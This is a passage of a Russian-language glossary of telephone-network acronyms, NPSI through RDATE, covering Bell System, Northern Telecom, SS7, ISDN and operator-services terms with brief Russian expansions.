NPSI	Интерфейс коммутации пакетов NCP
NPUMP	Нормальный насос
NPV	Чистая приведённая стоимость
NQ	Код специализированной услуги телеграфа для доступа к LATA
NR	Нет ответа.
NRAS	Система наград Nova/Rider
NRC	Неповторяющаяся оплата
NRG	Количество звонков
NRM	Нормальный режим ответа (HSCX)
NRM	Нормализация значения CCS
NRODD	Нерезервированный ODD
NRRI	Данные национального института регуляторных исследований
NRRT	Трафик без возможности перемаршрутизации
NRS	Система маршрутизации сети (MBT)
NRT	Нет ответа в режиме тестирования.
NRZ	Без возврата к нулю
NRZC	Изменение NRZ
NRZI	NRZ с инверсией
NRZM	Метка NRZ
NSA	Агентство национальной безопасности
NSAC	Центр администрирования сетевых услуг
NSACGCOMP	Компонент NS SCP ACG
NSBADRESP	Ответное сообщение NS SCP с недопустимыми данными
NSC	Центр сетевых услуг
NSCMP	Мультисервисный центр сетевых услуг
NSCS	Система центра сетевых услуг
NSD	Нет начального набора
NSD	Отображение сводки номеров
NSDB/IA	База данных сети и услуг / администрирование интерфейса
NSE	Инженерия сетевой коммутации
NSE	Шум
NSEC	Центр инженерии сетевой коммутации
NSEP	Национальная безопасность и готовность к чрезвычайным ситуациям
NSFNET	Сеть Национального научного фонда
NSN	Узел сетевых услуг
NSNONRTEMSG	Сообщение об отклонении NS
NSP	Сетевая сервисная часть (SS7: SCCP+MTP)
NSP	Неоплаченная монета
NSPEC	Файл спецификации узла
NSPMP	План измерения производительности сетевых услуг
NSPMP	План измерения производительности сетевой коммутации
NSPRR	Отчёт о результатах производительности сетевой коммутации
NSQRYFAIL	Сбой запроса NS
NSS	Система поддержки сети
NSSD	Район коммутируемых сетевых услуг
NSSNCOMP	Ответное сообщение NS SCP с уведомлением об отправке
NSSNCOMP	Ответное сообщение NS SCP с полученным в коммутаторе уведомлением об отправке
NSTAC	Консультативный комитет по национальной безопасности в области телекоммуникаций
NSTNMSG	Сообщение о прекращении NS, отправленное от коммутатора в SCP
NSTS	Система тестирования сетевых услуг

NSU	Утилиты поддержки сети
NSs	Сетевая система (например, DACS; SDACS; CDACS; OSU; CSU... и т.д.)
NStA	(нем.) ATC
NT	Завершение сети
NT	Northern Telecom
NT	Защитный аварийный сигнал - металлический - код услуги для доступа к LATA
NT/S	Симулятор NT SIPB7020
NT01	Сетевой фрейм не может отключиться после обнаружения неисправности
NT02	Неисправность сетевого пути: транк к линии - 1AESS
NT03	Неисправность сетевого пути: линия к линии - 1AESS
NT04	Неисправность сетевого пути: транк к транку - 1AESS
NT06	Почасовой отчёт о переведённых в состояние занятости сетевых фреймах - 1AESS
NT1	NT, обслуживающий уровень 1 (NCTE)
NT10	Сетевой путь не смог восстановиться - 1AESS
NT2	NT, обслуживающий уровни 1-3 (абонентский интерфейс NT)
NTC	Национальная перегрузка магистралей
NTD	Нормальное направление
NTDACT	Завершение сети (NT) деактивировано.
NTE	Оконечное оборудование сети
NTE	Оконечное оборудование сети
NTEC	Центр сетевого технического оборудования
NTEC	Центр оконечного оборудования сети
NTEC	Центр оконечного оборудования сети
NTI	Northern Telecom Inc.
NTIA	Национальное управление по телекоммуникациям и информации
NTM	Режим тестирования NT (сообщение монитора IOM2)
NTN	Количество TN для присвоения
NTO	Опция сетевого терминала (IBM)
NTOFN	NT вышел за норму.
NTP	Практика Northern Telecom (NTI)
NTPWR	NT потерял питание.
NTRAP	План анализа сетевых проблем
NTS	Сетевая техническая поддержка
NTS	Система сетевого тестирования
NTT	Нет тестового транка
NTTMP	План измерения передачи по сетевым транкам
NTWRK	Сеть
NU	Защитный аварийный сигнал - код услуги для доступа к LATA
NUA	Международный сетевой адрес пользователя
NUA	Сетевой адрес пользователя
NUA	Анализ использования сети
NUC	Выделенное подключение
NUI	Идентификация сетевого пользователя
NUL	Ноль
NUP	Национальная пользовательская часть
NV	Защитное реле/телеграфный класс - код услуги для доступа к LATA
NVM	Энергонезависимая память (EEPROM)
NW	Телеграфный канал - 75 бод - код услуги для доступа к LATA
NWB	Занятость сети (NTI)
NWK	Система бюджетов сетевого администрирования
NWM	Управление сетью (NTI)
NWPK	Пакеты сети
NXX	Обозначение центрального офиса телефона
NY	Телеграфный канал - 150 бод - код услуги для доступа к LATA
NYNEX	Корпорация NYNEX
NYNEX	Нью-Йорк
NYPS	Национальная служба жёлтых страниц
NYPSA	Ассоциация национальной службы жёлтых страниц
O	Приоритет.
O+I	Исходящие плюс входящие вызовы на коммутационный модуль.
O-LTM	Оптический линейный оконечный мультиплексор
O/S	Операционная система
OA	Опция присвоения линейного оборудования
OA	Выход из выравнивания
OA&M	Операции
OA&M	Операции, администрирование и обслуживание

OAM	Система администрирования офисных данных
OAP	Административный процессор системы операторских позиций
OASIS	Стратегия офисной автоматизации для информационных систем
OASIS	Расчёт и информация об учёте зарубежных операций
OASYS	Система офисной автоматизации
OATQ	Запрос и ответ OSPS ANSI TCAP
OATS	Система отслеживания операторской помощи
OBA	Объявление вне диапазона
OBF	Форум заказа и выставления счетов
OBH	Час пик офиса
OBS	Наблюдаемая скорость передачи данных
OC	Офисная связь
OC	Операционная компания
OC	Централизация операторов
OC&C	Прочие расходы и кредиты
OCAS	Услуги клиентского счёта OSPS
OCAS7	Услуги клиентского счёта OSPS CCSS7/международная проверка CC
OCC	Другой общий перевозчик
OCC	Другие общие перевозчики
OCC	Занятость использования
OCCH	Исходящие соединения на схему в час
OCCS	Общеканальная сигнализация OSPS
OCCS	Система управления заказами и координации (BTL)
OCE	Канальное оборудование другого общего перевозчика
OCN	Номер операционной компании
OCOIN	Монета OSPS
OCP	Необязательный тарифный план
OCP	Код точки отправления (SS7)
OCPDG	Сбор данных OCP
OCR	Устройство оптического распознавания символов
OCR	Оптическое распознавание символов (IBM)
OCRS	Система оптического распознавания символов
OCS	Официальные коммуникационные услуги
OCS	Старый класс обслуживания
OCS/CTS	Установка и обслуживание официальных коммуникационных услуг
OCS/CTS	Установка и обслуживание официальных коммуникационных услуг
OCSDSELR	Отчёт о расположении оборудования станции данных OCS
OCSOLRM	Справочный материал официальных коммуникационных услуг в режиме онлайн
OCTD	Декодер тонального набора автоматического учёта сообщений OSPS
OCU	Канальный блок офиса
ODA	Администрирование офисных данных
ODA	Сборщик офисных данных
ODA	Архитектура офисных документов
ODAC	Центр администрирования операций и распределения
ODACCIN	Завершение вызова в справочную службу OSPS и перехват
ODB	Счётчики B-каналов по требованию.
ODB	Совет по разделению операций
ODCS	Официальная служба передачи данных
ODD	Зависимые от офиса данные
ODD	Дальний набор оператором
ODDBU	Резервное копирование офисно-зависимых данных
ODDD	Прямой дальний набор оператором
ODDS	Система распределения заказных данных
ODIN	Онлайн-система целостности данных
ODP	Офисный план набора
ODP	Программа организационного развития
ODP	Программа организационного проектирования
ODS	Поток данных накладных расходов
ODS	Онлайн-обслуживание по требованию TNDS
OE	Офисное оборудование
OE	Офисное оборудование / номер офисного оборудования
OE	Номер офисного оборудования
OEC	Другой оператор обмена
OEC	Коды эквивалентности внешней установки
OEIC	Оптоэлектронная интегральная схема
OEIS	Внешняя информационная система OSPS
OEM	Производство оригинального оборудования
OEM	Производитель оригинального оборудования
OF	Официальный (принадлежит телефонной компании)

OF	Переполнение
OFA	Администрирование объектов OSPS
OFC	Офис
OFF	Быстрые функции OSPS
OFF HK	Трубка поднята
OFFN	Отклонение от нормы
OFL	Переполнение(я)
OFNPS	Система планирования сети внешних объектов
OFRD	Предложено (звонки [количество]) (NTI)
OFRT	Офисный маршрут (NTI)
OFT	Оптическая трубка
OGO	Только исходящий транк
OGT	Исходящий транк
OI	Линия внеофисной интеркоммуникационной станции INTER/TRA blocal 1-26
OI	Оптический интерфейс
OIJ	Заказы под угрозой
OINTA	Меры OSPS для перетока листинговых услуг / C-ACD
OIRCV	Принятые вызовы переключения T&A в OSPS
OISNT	Отправленные вызовы переключения T&A в OSPS
OKMDT	Оклахомская программа управленческого развития и обучения
OKP	Операционный процесс ядра
OKRA	Сообщение об отказе, введённое оператором
OLCP	Необязательный местный тарифный план
OLIDB	База данных информации о линиях OSPS
OLIPD	Данные об онлайн-оплате счетов
OLRM	Онлайн-справочный материал
OLS	Отбор исходящей линии
OLTEP	Онлайн-программа выполнения тестов
OLTS	Набор для тестирования оптических потерь
OM	Оперативное измерение (NTI)
OM	Оперативные измерения
OM	Выходной мультиплексор
OMAP	Часть приложения операций и обслуживания
OMAT	Команда операций, обслуживания и администрирования
OMC	Центр эксплуатации и технического обслуживания
OMD	Исходящие сообщения - день
OMDB	База данных выходных сообщений
OMDB	База данных выходных сообщений
OMISC	Разный вызов OSPS
OML	Исходящие потери при согласовании
OMM	Руководство по выходным сообщениям
OMNI	Онлайн-информационная система маркетинговой сети
OMP	Протокол управления операциями SS7 FE
OMPF	Рамка процессора операций и обслуживания
ON	Линия доступа вне сети INTER/TRA blocal 1-26
ON HK	Трубка опущена
ONA	Открытая сетевая архитектура
ONA	Открытая сетевая архитектура (расследование компьютеров FCC III)
ONAC	Центр администрирования сетевых операций в Канзас-Сити (AT&T)
ONAL	Линия доступа вне сети
ONALS	Линии доступа вне сети
ONC	COSMOS в режиме онлайн
ONDDBOV	Сообщение NCD OSPS получено, указывает на перегрузку базы данных
ONDDBUN	Сообщение NCD OSPS возвращено: база данных не может обработать
ONDGMSG	Сообщение NCD OSPS получено повреждённым
ONDIRPY	Сообщение NCD OSPS получено с несогласованным ответом
ONDNBLK	Сообщение NCD OSPS возвращено из-за блокировки сети
ONDNCON	Сообщение NCD OSPS возвращено из-за перегрузки сети
ONDNRTE	Сообщение NCD OSPS возвращено: нет данных маршрутизации
ONDTOUT	Сообщение NCD OSPS возвращено из-за тайм-аута
ONDUNEQ	Сообщение NCD OSPS возвращено
ONDURPY	Сообщение NCD OSPS получено с неожиданным ответом
ONI	Идентификация номера оператором
ONP	Открытое предоставление сети
ONPA	Зона плана нумерации отправления
ONS	Оперативный коммутатор
ONSITE	Система городских решений
ONTC	Офисный сетевой и временной комплекс

ONTC	Офисный сетевой и временной комплекс (только офисы CM2)
ONTCCOM	Общие блоки офисной сети и синхронизации
OOB	Вне диапазона
OOC	Код офиса отправления
OOC	Вне цепочки
OOF	Потеря фрейма
OP	Внеофисное расширение INTER/TRA blocal 1-26
OP	Операция
OP	Внешняя установка
OP ALL	Все опции
OPC	Код исходящей точки
OPC	Коды исходящих точек
OPCDB	Общая база данных операций
OPDU	Блок данных протокола операций (x.411: P3)
OPEOS	Планирование внешней установки
OPH	Обработано оператором
OPM	Мониторинг производительности при сбоях
OPM	Модуль внешней установки
OPN	Отчёт об открытии дня
OPNOXL3	OSPS: нет протокола уровня 3 позиции.
OPR	Оператор
OPS	Внеофисная станция
OPS	Система изучения внешней установки
OPSM	Абонентский модуль внешней установки
OPT	Необязательный
OPU	Использование кабеля внешней установки
OPX	Внеофисное расширение
OR	Исходящий регистр
OR & RG	Тариф эксплуатации и руководство по маршрутам
ORB	Полка повторителей офиса
ORBIT	Система отслеживания бюджета реабилитации OSP
ORC	Центр исходящих тарифов
ORD	Заказ на обслуживание или работу
ORD	Рабочий заказ
ORD#	Номер заказа
ORDN	Номер заказа.
ORDNO	Номер заказа на обслуживание
ORE	Редактирование заказа
ORE-G	Глобальное редактирование заказа
ORI	Ввод заказа
ORIG	Разрешает отправление
ORLF	Рамка ссылки исходящего регистра
ORLMF	Рамка памяти линии исходящего регистра
ORM	Оптический дистанционный модуль
ORM	Оптический дистанционный коммутационный модуль
ORM	Оптически дистанционный коммутационный модуль
ORMC	Соединитель маркера исходящего регистра
ORP	Оперативный план проверки
ORR	Перемаршрутизация при переполнении
ORRS	Система онлайн-записей и отчётности (TNDS)
ORS	Отправка заказа
ORTN	Ориентация
ORTR	Тарификация OSPS в реальном времени
OS	Линия станции PBX вне офиса INTER/TRA blocal 1-26
OS	Операционные системы (системы операционной поддержки) (OSS)
OS	Операторская служба
OS	Сканирование отправления
OS	Вне обслуживания
OS	Отправляющая сторона
OS	За пределами штата
OS/D	Операторские службы / для глухих
OSAC	Центр операторской помощи
OSAC	Согласованность ответов операторской службы
OSAM	Метод последовательного доступа при переполнении (IBM)
OSAP	План архитектуры операционных систем
OSC	Центр операторской службы
OSC	Осциллятор
OSCAS	Система управления доступом к операторской службе
OSDS	Операционная система для распределённой коммутации
OSDS-C	Операционная система для распределённой коммутации в соединительном узле

OSDS-M	Операционная система для распределённой коммутации в коммутационном модуле.
OSE	Триггер ошибки осциллятора
OSI	Взаимодействие открытых систем
OSI	Взаимодействие открытых систем
OSLF	Рамка ссылки исходящего отправителя
OSM1	Экран меню необязательных услуг №1
OSN	Сеть операционных систем
OSO	Исходящий офис отбора
OSO	Исходящий офис сигнализации
OSPE	Инженер внешней установки
OSPI	Информация по планированию операторских служб
OSPRE/CON	Сверка внешней установки
OSPS	Система позиций операторской службы
OSPS	Система позиций операторских служб
OSPS	Исследования внешней установки
OSPS-DL	Каналы данных системы OSP
OSR	Постоянный запрос на поддержку
OSS	Система операционной поддержки
OSS	Система операционной поддержки
OSS	Система операционной поддержки (BTL)
OSS	Сигнализация операторской службы
OSS	Система операторских служб
OSSGR	Общие требования к системе операторских служб
OSSP	Стратегический план операционных систем
OSSS	Система поддержки операторских служб
OSTC	Технический центр операционных систем
OT	Исходящий трафик
OT	Другой тип
OT	Сверхурочные
OTA	Обслуживание платных звонков и помощи OSPS
OTC	Операционная телефонная компания (в системе Bell)
OTDR	Рефлектометры оптического временного домена
OTER	Коэффициент эффективности команды операторов
OTG	Исходящая группа транков
OTH	Другое
OTO	Офис-в-офис
OTR	Оперативный отчёт о неисправностях
OTSS	Система готовых решений
OTTS	Система передачи по исходящим транкам
OUC	Код единицы отправления
OUT	Исходящие группы транков
OUTWATS	Исходящая служба WATS
OUTWATS	Исходящая широкозональная телекоммуникационная служба
OVF	Переполнение (NTI)
OVLT	Защита от перенапряжения
OVLY	Планирование наложений
OVOEQ	Объём вызовов и использование оборудования OSPS
OVRLD	Управление перегрузкой или заторами
OVRRNG	Выход за пределы диапазона
OVS	Зарубежный
OVW	Перезапись класса оборудования
OW	Перезапись
OWG	Оптический волновод
OWT	OUTWATS [код 024(5500-5600)]
OXPRESS	Нулевое экспресс
P	Время обязательства завершения ремонта.
P-tone	Псевдотон
P/AR	Отношение пика к среднему
P/F	Бит опроса/финала
PA	Аварийный сигнал питания
PA	Программный адрес
PA	Прикладная программа
PA	Аварийный сигнал защиты (AC) INTER/TRA blocal 1-26
PABX	Частная автоматическая телефонная станция (аналог УАТС)
PABX	Частная автоматическая телефонная станция (аналог УАТС)
PAC	Процент оплачиваемого доступа
PACE	Программа организации кабелей и оборудования
PACK	Пакеты периферийного оборудования
PACT	Транслятор кодов доступа с префиксом
PAD	Сборщик/разборщик пакетов

PADDLE	Программа администрирования баз данных в LFACS
PADS	Планирование, анализ и поддержка принятия решений
PADSX	Частично автоматизированное цифровое кросс-соединение сигналов
PAK	Рабочие пакеты
PAL	Предслужебный предел действия
PAL	Прейскурантный анализ
PAL	Тарификация и загрузка (MCAUTO)
PAL	Письмо о разрешении на закупку
PAM	Метод сквозной передачи (SS7: в ISUP)
PAM	Основной метод доступа
PAM	Импульсно-амплитудная модуляция
PAN	Панель
PAN	Личный номер счёта
PANDS	Покупки и продажи
PANS	Весьма продвинутые новые штуки
PAP	Кредиторская задолженность публикаций
PAQS-10	Система подготовки и котирования заказов
PARMS	Параметры
PARTS	Электронный инвентарь запчастей Tvcom
PAS	Спецификация архитектуры протоколов для IOS (PCT)
PAS	Служба публичных объявлений
PAT	Тайм-аут сигнала присоединения позиции
PAT	Тайм-аут сигнала присоединения позиции (MDII)
PAT	Тест аварийного сигнала питания
PATROL	Старая версия 'esscoer'
PAX	Частная автоматическая АТС
PAYRO1IC	Информационный центр расчёта зарплаты
PB	Lajga
PB	Бюро размещения
PB	Sdga
PBC	Контроллер периферийной платы
PBC	Периферийный шинный компьютер
PBC	Периферийный шинный компьютер
PBC	Контроллер процессорной шины
PBD	Справочник Pacific Bell
PBG	Группа пакетных услуг
PBHC	Звонки в пиковый час
PBM	LTG = 0 ho/mo msg reg (нет ANI)
PBO	Безбумажный бизнес-офис
PBOD	Распределение заказов Pac Bell
PBVS	Система верификации Pacific Bell
PBX	Учрежденческая телефонная станция (УАТС)
PBXC	Центр учрежденческих телефонных станций
PBXWL	Список кабельной разводки УАТС
PC	Счётчик нагрузки
PC	Периферийное управление (программное обеспечение)
PC	Контроллер питания
PC	Первичный центр
PC	Контроллер процессов
PC	Коммутируемая цифровая линия доступа INTER/TRA blocal 1-26
PCA	Philip Crosby Associates
PCB	Блок программных коммуникаций - IMS (IBM)
PCC	Конверторы счётчиков нагрузки
PCDA	Программируемый сбор данных
PCF-II	Средство программного управления-II (IBM)
PCH	Параллельный канал
PCI	Индикатор вызова на панели
PCID	Идентификация первичной схемы
PCL	Список изменений в расчётной ведомости
PCL	Часы данных PCM
PCM	Модуль программного управления
PCM	Импульсно-кодовая модуляция
PCN	Сеть личных коммуникаций (Великобритания)
PCN	Уведомления об изменениях продукта
PCO	Счётчик нагрузки и переполнение
PCO	Офис управления установкой
PCP	Первичная управляющая программа
PCR	Превентивное циклическое повторение (SS7 в MTP)
PCSN	Коммутируемая сеть общего пользования
PCT	Инструменты программирования IOS (ориентированные на SDL)
PCTF	Сбой пер-вызывного теста

PCTF	Сбой пер-вызывного теста.
PCTV	Программно-управляемые конверторы
PD	Периферийный декодер
PDA	Сборщик параметрических данных
PDA	Отказ при частичном наборе
PDA	Отказ при частичном наборе (MDII)
PDC	Первичный цифровой носитель
PDF	Рамка распределения питания
PDI	Интерфейс питания и данных
PDIT	Интерпретатор цифр префикса/функции
PDM	Режим отключения питания
PDN	Сеть передачи данных общего пользования
PDSP	Периферийный процессор хранения данных
PDT	Тайм-аут частичного набора
PDT	Тайм-аут частичного набора (MDII)
PDU	Блок данных протокола (x.400)
PE	Периферийное оборудование
PE	Программное аудио 200-3500 Гц - код услуги для доступа к LATA
PECC	Центр управления инженерией продуктов
PEP	Установление позиций для участников
PER	Для каждого... или согласно
PER	Запись ошибки протокола
PF	За печатью следует
PF	Программное аудио 100-5000 Гц - код услуги для доступа к LATA
PFM	Импульсно-частотная модуляция
PFOFF	Выключение питания (код канала C/I)
PFPU	Блок питания рамки процессора
PFR	Отчёт о заполнении линии раздельного пользования
PFR	Сбой полярности
PFR	Сбой полярности (MDII)
PFS	Выбор формата страницы (телетекс)
PFS	Сигнал синхронизации фрейма PCM
PG	Страница
PG	Пейджинг INTER/TRA blocal 1-26
PG	Указатель программных документов
PG	Частотная взвешенность программы
PGTC	Контроллер тестирования парного усиления
PH	Обработчик пакетов
PH	Старший бит чётности
PH	Ожидающий заголовок
PH	Обработчик протоколов
PH JTR	Фазовый джиттер
PH-	Физический-
PHY	Физический
PIA	Администратор подключаемых модулей
PIC	Контроллер интерфейса PCM
PIC	Кабель с пластиковой изоляцией (установка)
PIC	Кабели с полиолефиновой изоляцией (установка)
PIC	Основной независимый оператор (коммутация)
PICB	Периферийная управляющая интерфейсная шина
PICS	Система управления инвентарём подключаемых модулей
PICS	Система управления инвентарём подключаемых модулей (PICS/DCPR)
PICS/DCPR	PICS / подробные продолжающиеся записи об имуществе
PID	Личный идентификатор
PIDB	Периферийная шина данных интерфейса
PIINT	Разрешить прерывание интерфейса пакетов
PIN	Персональный идентификационный номер
PIOCS	Система физических операций ввода/вывода
PIP	Порт интерфейса PCM
PIP	Порт пакетного интерфейса
PIU	Блок интерфейса PCM
PJ	Программное аудио 50-8000 Гц - код услуги для доступа к LATA
PK	Программное аудио 50-15000 Гц - код услуги для доступа к LATA
PKC	Категория пакета
PKT	Тип пакета
PL	Младший бит чётности
PL	Выделенная линия
PL	Номер выделенной линии
PL	Выделенная голосовая линия INTER/TRA blocal 1-26
PLAR	Автоматический звонок по выделенной линии

PLC	Управление физическим каналом (IOS)
PLD	Частичный сбой линии (телетекс)
PLGUP	Подключение (в настоящее время не влияет).
PLIC	Линейный интерфейс PCM
PLL	Петля фазовой автоподстройки частоты
PLU	Частичное восстановление линии (телетекс)
PM	Периферийный модуль
PM	Периферийные модули
PM	Фазовая модуляция
PM	Управление установкой
PM	Профилактическое обслуживание
PM	Защитный мониторинг INTER/TRA blocal 1-26
PM01	Ежедневный отчёт - измерения установки 1AESS
PM02	Ежемесячный отчёт - измерения установки 1AESS
PM03	Ответ на запрос конкретного раздела отчёта - 1AESS
PM04	Ежедневная сводка нарушений iC/Iec - измерения установки 1AESS
PMAC	Контроллер доступа периферийного модуля
PMB	LTG = 1 ho/mo обычный ANI6
PMI	Инструкция по управлению установкой
PMS	Пакет системы обслуживания периферии
PMS	Пакеты системы обслуживания периферии
PMS	Система измерений установки
PMS HUB	Узел услуги видеоконференций
PMU	Блок прецизионных измерений
PN	Псевдослучайный шумовой (код)
PNB	Pacific Northwest Bell
PNL	Список номеров помещений для TN
PNP	Частный план нумерации (i.255 b)
PNPN	Приборы положительный-отрицательный-положительный-отрицательный
POB	Буфер заказов периферии
POF	Программируемая операторская служба
POP	Точка присутствия
PORT	Удалённые тестовые порты доступа
POS	Позиции автоматического учёта сообщений (NTI)
POS	Позиция
POS	Позиция TOPS (DMS) (NTI)
POSN-P	Posn-p
POSNOB	OSPS: нет B-канала позиции.
POSNRSP	OSPS: нет ответа позиции.
POT	Точка завершения
POTS	Обычная телефонная служба
POVT	Проверочное тестирование на месте при предоставлении услуги
PP	Оплата после
PPC	Контроллер периферии насоса
PPD	Периферийный импульсный распределитель
PPG	Группа приоритета и вытеснения
PPM	Периодический импульсный учёт.
PPN	Пакетная коммутация общего пользования
PPS	Обследования производительности продукта
PPS	Сеть пакетной коммутации общего пользования
PPS	Импульсов в секунду
PPSN	Сеть пакетной коммутации общего пользования
PPSRV	Пред-/постслужба.
PPU	Блок подачи питания
PP_D_M	Обслуживание данных точка-точка
PQ	Программный класс - код услуги для доступа к LATA
PR	Идентификатор кабельной пары
PR	Пара - обычно провода tip и ring
PR	Защитное реле - речевой класс INTER/TRA blocal 1-26
PRA	Первичный доступ со скоростью
PRCA	Управление связью Пуэрто-Рико
PRE	Предыдущий
PREMIS	Информационная система помещений
PRFX	Префикс
PRFX	Трансляции префиксов
PRI	Приоритет фрейма
PRI	Первичный интерфейс со скоростью
PROC	Процессор
PROG	Программа
PROM	Программируемая постоянная память

PROMATS	Программируемая система на магнитных лентах
PROT	Защита
PROTEL	Типизированный язык процедурного типа
PROTO	Схема протокола
PRP	Периодическая очистка примечаний
PRP	Постоянные примечания к кабельной паре
PRS	Система персонального реагирования
PRT	Печать
PRTC	Телефонная компания Пуэрто-Рико
PRZ	Предпочтительная тарифная зона
PS	Специально созданный резервный канал MSC INTER/TRA blocal 1-26
PS	Пакетная коммутация
PS	Ранее опубликованный / неопубликованный индикатор канала
PS	Хранилище программ
PSAP	Центр ответа на вызовы общественной безопасности
PSC	Основной сервисный подрядчик
PSC	Система вызовов общественной безопасности
PSC	Комиссия по общественным услугам
PSD	Программируемое сканерное распределение
PSDC	Коммутируемые цифровые возможности общего пользования
PSDN	Сеть передачи данных с коммутацией пакетов (t.70)
PSDS	Коммутируемая цифровая служба общего пользования
PSE	Обмен с коммутацией пакетов
PSF	Средство пакетной коммутации
PSGRP	Группы пакетной коммутации
PSHF	Полка периферийного оборудования
PSIU	Блок интерфейса пакетной коммутации
PSK	Фазовая манипуляция
PSK	Фазовая манипуляция
PSL	Библиотека источников протоколов IOS
PSM	Модуль пакетных услуг
PSM	Модуль переключения позиций
PSN	Сеть с коммутацией пакетов
PSN	Коммутируемая сеть общего пользования
PSO	Ожидающий заказ на обслуживание
PSODB	B-канал по требованию с пакетной коммутацией
PSOFC	Офис пакетной коммутации (ISDN)
PSPDN	Публичная сеть передачи данных с коммутацией пакетов
PSPH	PH/DSLG пакетной коммутации (ISDN)
PSPORT	Порт обработчика протоколов (PH) пакетной коммутации (ISDN)
PSR	Сдвиговый регистр фазы
PSS	Поток пакетной коммутации
PSS	Услуги с коммутацией пакетов
PSSM	Пакетная коммутация на коммутационный модуль (ISDN)
PST	Тайм-аут постоянного сигнала
PST	Тайм-аут постоянного сигнала (MDII)
PST	Предслужебное тестирование
PST	Разработка программного обеспечения протоколов Sides
PSTG	Группа транков пакетной коммутации
PSTLT	Таблица предслужебных передаточных предельных значений
PSTN	Телефонная сеть общего пользования
PSTN	Телефонная сеть общего пользования (t.70)
PSU	Блок пакетной коммутации
PSU	Блок пакетной коммутации.
PSU	Блок хранения программ
PSUPH	Обработчик протоколов блока пакетной коммутации
PSW	Слово статуса программы
PSWD	Доступ по паролю
PT	Время пакета
PT	Точка
PT	Таймер программы
PTAT	Частная трансатлантическая телекоммуникация
PTCL	Протокол
PTD	Дата тестирования установки
PTR	Принтер
PTT	Почтово-телеграфно-телефонная компания
PTW	Основное слово трансляции
PTY	Индикатор стороны
PTY	Номер стороны или позиции
PU	Блоки питания
PU	Включение питания (код канала C/I)

PUC	Контроллер периферийного блока
PUC	Комиссия по коммунальным услугам
PULS	Таблица тарификации по количеству импульсов (AMA NTI)
PULS	Импульс
PULSG	Импульсирование
PUM	Режим PU
PUMPHW	Аппаратные ошибки насоса
PV	Защитное реле - телеграфный класс INTER/TRA blocal 1-26
PVC	Постоянная виртуальная схема
PVC	Постоянная виртуальная схема (сеть x.25)
PVC	Постоянные виртуальные схемы
PVN	Частная виртуальная сеть
PVT	Частный
PW	Защитное реле - сигнальный класс INTER/TRA blocal 1-26
PWC	Центр проводки помещений
PX	Линия станции PBX INTER/TRA blocal 1-26
PX	Перекрёстное питание.
PZ	Сконструированная схема MSC INTER/TRA blocal 1-26
Q	Класс отчёта. см. таблицу 5-1.
Q-CIF	Четверть CIF (для низкоуровневого видео ISDN)
QAM	Квадратурная амплитудная модуляция
QANN	Объявления для очереди (MLHG)
QAS	Квазисвязанная сигнализация
QEX	Запрос на выполнение
QMLHG	Очередь для многолинейной группы поиска
QMP	План измерения качества
QPA	Анализ программы качества
QRSS	Квазислучайный источник сигнала
QS	Синхронная пакетная линия доступа INTER/TRA blocal 1-26
QSC	Схема интерфейса четырёх S PEB2084
QSF	Очередь для моделируемого канала
QSS	Система наблюдения за качеством
QTAM	Метод очередного доступа к телекоммуникациям
QTG	Очередь для групп транков
QU	Асинхронная пакетная линия доступа INTER/TRA blocal 1-26
QUE	Очередь
R	Инициалы и место нахождения лица, сообщающего об этой проблеме.
R	Проверка отложенной отправки
R	Звонок
R&R	Тариф и маршрут
R&SE	Исследования и системная инженерия
R-GRD	Звонок на землю
R-T	Звонок к зацепу
R/O	Только чтение
R/W	Чтение/запись
R/WM	Память чтение/запись
R1	Региональная система сигнализации 1 (на основе CCITT SS5 (2600))
R2	Региональная система сигнализации 2 (на основе CCITT SS4 (2400))
RA	Адаптация скорости
RA	Готовый доступ
RA	Дистанционный дежурный INTER/TRA blocal 1-26
RACF	Дистанционно активируемая переадресация вызовов
RAD	Принятый адрес
RAF	Средство записанных объявлений
RAF	Функция записанных объявлений
RAF	Функция записанных объявлений (DSU2)
RAL	Список назначений реле
RAM	Оперативная память
RAM	Оперативная память
RAND	Проектирование сельских сетей
RAO	Региональный бухгалтерский офис
RAO	Офис учёта доходов
RAO	Офис учёта доходов
RAP	Порт записанных объявлений.
RAP	Параметры назначения реле
RAP	Приоритет ротационного назначения
RAR	Регистр обратного адреса
RAS	Освобождение списков порядковых номеров и связанных TN/OE
RAS	Услуги удалённого доступа
RASC	Центр обслуживания счетов домашних абонентов

RAT	Тарификация
RATDBOV	Сообщение RATE получено, указывает на перегрузку базы данных
RATDBUN	Сообщение RATE возвращено: база данных не может обработать
RATGMSG	Сообщение RATE получено повреждённым
RATNBLK	Сообщение RATE возвращено из-за блокировки сети
RATNCON	Сообщение RATE возвращено из-за перегрузки сети
RATNRTE	Сообщение RATE возвращено: нет данных маршрутизации
RATTOUT	Сообщение RATE возвращено из-за тайм-аута
RATUNEQ	Сообщение RATE возвращено: назначение не оснащено
RATURPY	Сообщение RATE получено с неожиданным ответом
RAU	Аварийный сигнал RSM
RBEF	Чтение счётчика ошибок блока для дальнего конца (команда монитора IOM2)
RBEN	Чтение счётчика ошибок блока для ближнего конца (команда монитора IOM2)
RBHC	Региональная холдинговая компания Bell
RBOC	Региональная операционная компания Bell
RBOC	Региональная BOC
RBOR	Запрос базового выходного отчёта
RBS	Печать записи о назначении реле TBS
RC	Центр тарификации (NTI)
RC	Недавнее изменение
RC	Региональный центр
RC	Сопротивление-ёмкость
RC/V	Недавнее изменение и верификация
RC18	Ответ на сообщение RC - 1AESS RC
RCC	Общий радиооператор
RCC	Контроллер удалённого кластера
RCC	Запрос повреждённого CRC (в EOC)
RCC	Командный канал обратного направления
RCD	Получено
RCE	Ошибка кольцевого счётчика
RCF	Дистанционная переадресация вызовов
RCF	Дистанционная переадресация вызовов
RCFA	Проявление дистанционной переадресации вызовов (NTI)
RCI	Чтение интерфейса контроллера (команда монитора IOM2)
RCL	Маршрутные часы
RCLDN	Получение исходящего номера каталога вызывающей линии
RCLK	Дистанционные часы
RCM	Модуль дистанционного оператора
RCMAC	Центр администрирования памяти недавних изменений
RCMG	Генератор сообщений недавних изменений
RCOSC	Осциллятор дистанционных часов
RCOXC	Кросс-связь осциллятора дистанционных часов
RCP	Пакетировщик недавних изменений
RCP	Дистанционное копирование
RCR	Отчёт о недавних изменениях
RCRE	Получение скорректированного эталонного эквивалента
RCREF	Эталон дистанционных часов
RCS	Сводка недавних изменений
RCSC	Подсистема дистанционной буферизации коммуникаций
RCT	Оконечный блок дистанционного концентратора
RCU	Блок радиоканала
RCU	Блок управления повторителями (ASIC между двумя IEC-q2)
RCV	Приём
RCVR	Приёмник
RCW	Ключевое слово недавнего изменения
RCXC	Кросс-связь дистанционных часов
RDATE	Дата выпуска (дата обновления базы данных)
